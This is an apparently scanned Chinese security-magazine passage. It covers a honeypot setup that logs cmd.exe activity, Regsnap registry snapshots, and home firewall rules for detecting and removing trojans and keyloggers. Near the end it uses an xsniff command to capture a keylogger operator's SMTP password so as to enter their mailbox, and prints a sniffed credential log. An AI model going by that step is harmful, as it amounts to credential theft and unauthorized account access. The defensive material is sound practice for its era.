把光盘中的comlog101.zip解压后有五个文件：cmd.exe、cmd101.pl、comlog.txt、md5.txt、README.txt。其中，“cmdlog.txt”和“readme.txt”都是说明文件；“md5.txt”包含这五个文件的md5校验和的值。

我们可使用md5sum.exe工具来检测一下他们是否遭受修改：

```
D://comlog101>md5sum.exe *
md5sum.exe: .: Permission denied
md5sum.exe: ..: Permission denied
f86ba5ffaa8800a2efa9093d2f11ae6f *cmd.exe
484c4708c17b5a120cb08e40498fea5f *com101.pl
001a6f9ca5f6cf01a23076bad9c6261a *comlog.txt
121bf60bc53999c90c6405440567064b *md5.txt
eb574b236133e60c989c6f472f07827b *md5sum.exe
42605ecfa6fe0f446c915a41396a7266 *README.TXT
```

把这些数字和md5.txt的数字对比，如果出现不一致，就证明程序遭受修改，但一般不影响使用。

LOOK 注意 MD5是Windows下用来进行MD5效验的工具，不同文件的MD5值是不同的。因此，我们只要对程序的MD5值进行效验，就可知道程序是否被修改。这种方法通常用于跟踪病毒、木马对系统文件的感染情况。

在校验无误之后，我们就可覆盖系统的cmd.exe。打开资源管理器，选择“工具→文件夹选项→查看”，把“隐藏受保护的操作系统文件”前的勾去掉，并选择“显示所有文件和文件夹”。点击“确定”。

然后找到C:\WINNT\system32\dllcache目录，并找到cmd.exe，把它改名成cm_.exe；再把comlog101.zip里的“cmd.exe”和“com101.pl”复制到这里，并把C:\WINNT\system32下的cmd.exe也改成cm_.exe，同样把comlog101.zip里的“cmd.exe”和“com101.pl”复制到这里。在此期间，系统会提醒你系统文件遭到修改，问你是否修复，选择取消就可以了。然后在C:\WINNT\Help目录

下建立一个“Tutor”目录，这里用来存放cmd.exe的命令记录，当然你同样可修改com101.pl来选择日志的存放位置。

现在，我们运行cmd.exe，你会发现窗口一闪而过，这是因为我们还没装perl解析器。

运行ActivePerl.msi，进行安装，一路“Next”就可安装成功。

注意 安装perl解释器以后，系统便可支持CGI/PL脚本的解释，并能在系统中运行脚本，比如各种Perl写的脚本溢出测试程序。

现在我们运行cmd.exe，这次久违的CMD窗口就跳出来了，随便敲几个东西进去，然后到C:\WINNT\Help\Tutor目录下看看，是不是看到记录了？为避免记录自己在cmd.exe中的操作，可把原来的cmd.exe改成另外一个名字来执行。

二、记录系统信息

安装cmdlog后，就可记录黑客对CMD的操作，但却不能监视他们对系统文件的修改（例如黑客所添加的木马、进程等）。对于这个问题，我们可事先对系统的注册表和系统文件进行备份，以后只要对比系统文件发生的变化即可。Regsnap就是一个很好的工具。

将Regsnap安装后运行，选择“新建快照”，得到图1所示界面。

我们选择“快照全部”和“规格化（捕获全部）”选项，并在“保存键值”前打上勾，加入注释后点击“确定”，最后将生成的文件保存。

通过以上的设置，我们对系统信息进行了第一次记录，以后系统发生异常，再对系统进行第二次快照，然后通过快照比较的方法就可找到得黑客对系统所做的修改。




图 1




图 2

以下是快照比较的方法：

执行“文件”菜单下的“比较”命令，弹出图2所示的窗口。然后分别在表单中填上相应资料，在“报告选项”中选择第二项，输出格式设为“html”。最后点击“确定”。

以上所介绍的方法本来是在Windows环境下构造蜜罐跟踪系统的一些内容，由于该部分实用性较强，所以便把它单独提了出来，希望对读者有所帮助。以后我还会讲到用类似的设置跟踪蠕虫／病毒的方法。限于篇幅原因，在此就不多讲。

个人用户防御入侵方法

霜风

上期我在《实例讲解入侵之后该做的事》一文中简要提到了个人电脑的安全防范，由于版面原因，写得比较简单。为了让大家能攻又能守，本期讲讲个人用户防御入侵的基本方法。其实，保护肉鸡与防御入侵有许多相同之处，只不过保护肉鸡须做得隐蔽，但防御就不需这样了。

一、用好安全工具

首先列出个人用户防御用到的工具：

防火墙。这里选用天网防火墙2.5稳定版。

嗅探器。这里推荐国产嗅探器—Xsniff。

端口审核器。还是用上期提到的Aport汉化版，虽然是洋货，但不全是E文的。

工具介绍完了，现在先从防火墙谈起吧！

1.怎么利用防火墙来防御

首先打开天网防火墙，出现图1所示界面。

这里我们不详述它的所有功能，来看看它是怎么防御的吧！首先讲讲IP规则。

天网个人版缺省的安全规则设置是一套适合在普遍情况下保护个人用户网络安全的规则集合。




图 1

通常情况下，个人用户并不需要对天网个人版做更多的设置，就可顺利应用防火墙的网络防护功能。然而，网络环境毕竟是错综复杂的，而每个用户对网络的需求也不完全一样，所以天网可由用户自定义安全规则。通过对“IP规则”和“应用程序访问规则”这两套规则的有机组合（图2），用户可为自己定造最贴身的安全网络应用。




图 2

下面我们来看看怎样设置以及一些规则的意义。

（1）允许自己用Ping命令探测其他机器（建议打勾）

由于Ping命令去探测其他机器时，如果那台机器安装了TCP/IP协议，就会返回一个回应ICMP包，该规则允许这种ICMP包返回到你的机器，这样就可用Ping命令探测其他机器了。

（2）允许路由器返回“超时”的ICMP回应包（建议打勾）

当你的机器访问一个地址超时时，路由器会向你的机器返回这种ICMP包。

（3）允许路由器返回“无法到达”的ICMP回应包（建议打勾）

当你的机器访问一个无法到达的地址时，路由器会向你返回这种ICMP包。

（4）允许局域网内的机器用Ping命令探测（建议不打勾）

原因：局域网内一样需要防范。因为在局域网内，Ping攻击的程度比广域网更强大。

（5）防止别人用Ping命令探测（建议打勾）

当外部机器用Ping命令探测你的机器时，对方发出的ICMP包会被该规则拦截，使对方无法用这种方法确定你存在。

（6）防御ICMP攻击（建议打勾）

防御ICMP flood攻击程序的攻击。该攻击会使被攻击机器崩溃，由于很难区分网上正常的ICMP数据包，建议不要对该规则进行记录和警告。该规则不会影响你对网络的使用。

（7）TCP数据包监视（建议不打勾）

原因：产生的大量日志会把一些有用的信息刷掉，并且这一功能可用嗅探器来完成。

（8）允许局域网内的机器进行连接和传输（建议不打勾）

（9）禁止互联网上的机器使用我的共享资源（建议打勾）

开启该规则后，别人就不能访问你的共享资源，包括获取你的机器名称。

（10）禁止所有人连接（建议打勾）

防止所有机器和自己连接。这是一条非常严厉的规则，可能会影响你使用某些软件。如果你需要对外公开你的特定端口，请在本规则前添加使该特定端口数据包可通行的规则。该规则通常放在最后。

（11）UDP数据包监视（建议不打勾）

原因与TCP数据包监视一样。

（12）允许DNS（域名解释）（建议打勾）

注意：如果你要拒绝接收UDP包，就一定要开启该规则，否则会无法访问互联网上的资源。

（13）允许局域网内的机器取得你的机器名称（建议不打勾，防患未然）

以下是最关键的两个选项：

（14）禁止所有人连接低端端口

打上勾后，从1到512号端口全部都会禁止连接，IPC入侵和RPC溢出就不管用了。

（15）允许已经授权的程序打开端口

这个不打开的话，一切需要开放端口的程序都需要进行审批，如图3。




图 3

看到了吗？52013端口，很明显这是灰鸽子所打开的端口。这样，一切开放端口的木马都不管用了，那怎么用它来防范反弹式木马和键盘记录器呢？接着往下看。来到天网的“系统设置”（图4），把“开机后自动启动防火墙”打勾，记住：不要把“允许所有的应用程序访问网络，并在规则记录这些程序”打上勾，这个设置可是防范反弹木马和键盘记录的秘密武器。




图 4

键盘记录器就是记录到密码后，通过发邮件的方式把密码发送到盗取者的信箱里。这样，自然就要访问那些SMTP服务器，SMTP服务器的端口是25，即有程序访问25端口时，就是发邮件了，如果突然跑出个程序访问25端口，100%是中键盘记录器了（图5）。




图 5

看到了吧！muma.exe要访问远程IP的25端口，如果有时间，还可判断他是哪个网站的？原理很简单，就是用IP转域名软件，这里不详讲，靠读者自己研究发现。如遇到图5的情况，接下来就要清除。首先进入进程管理器把进程结束，名字为muma.exe。结束后打开注册表编辑器到HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\，看看有没有增加键值，且路径指向c:\winnt\system32\muma.exe的。如果有就删除，最好再看看HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce和HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunServices下有没有新增键值，它们的功能也跟“RUN”一样——启动程序。最后到c:\winnt\system32\下把muma.exe删除就OK了。可以说这是木马通用的删除方法。

那怎么判断反弹木马呢？就拿灰鸽子来说吧，它如果是通过域名转向连接的（即要访问域名服务器），也就是说只要有程序访问202.106.185.73这个IP，就肯定是灰鸽子反弹木马。如果通过其他方式反弹，也会访问远程IP的80端口。另外要随时注意防火墙的日志，以随时掌握电脑情况。

2.杀手锏——利用嗅探器

嗅探器（sniffer）是利用计算机的网络接口截获目的地为其他计算机的数据报文的一种技术。它工作在网络的底层，把网络传输的全部数据记录下来。嗅探器可帮助网络管理员查找网络漏洞和检测网络性能，它可分析网络流量，以便找出所关心的网络中潜在的问题。

嗅探器是把双刃剑，黑客可利用它嗅探密码，管理员可用它分析网络数据包的流量和位置。如果被扫描或中了木马，键盘记录器记录后总会发送邮件，即访问远程IP的25端口。利用嗅探器监视25端口，并且用嗅探器捕获其SMTP密码，这样完全可进入对方的邮箱。

我在CMD里输入**xsniff －pass －log mail.txt**，意思是截取所有的密码放置在MAIL.TXT里（图6）。




图 6

我们来看看嗅探器能捕获到什么？

```
TCP [10/17/03 17:49:00]
172.16.233.127->202.106.187.180 Port:
1450->25
USER: eWlhb2dhbzEyOFEx[shuangfeng]

TCP [10/17/03 17:49:00]
172.16.233.127->202.106.187.180 Port:
1450->25
PASS: NRkzNDI4DjU=[www.cnse8.com]

TCP [10/17/03 17:49:00]
172.16.233.127->202.106.187.180 Port:
1450->25
MAIL FROM:<shuangfeng@sina.com>

TCP [10/17/03 17:49:00]
172.16.233.127->202.106.187.180 Port:
1450->25
RCPT TO:shuangfeng@sina.com
```

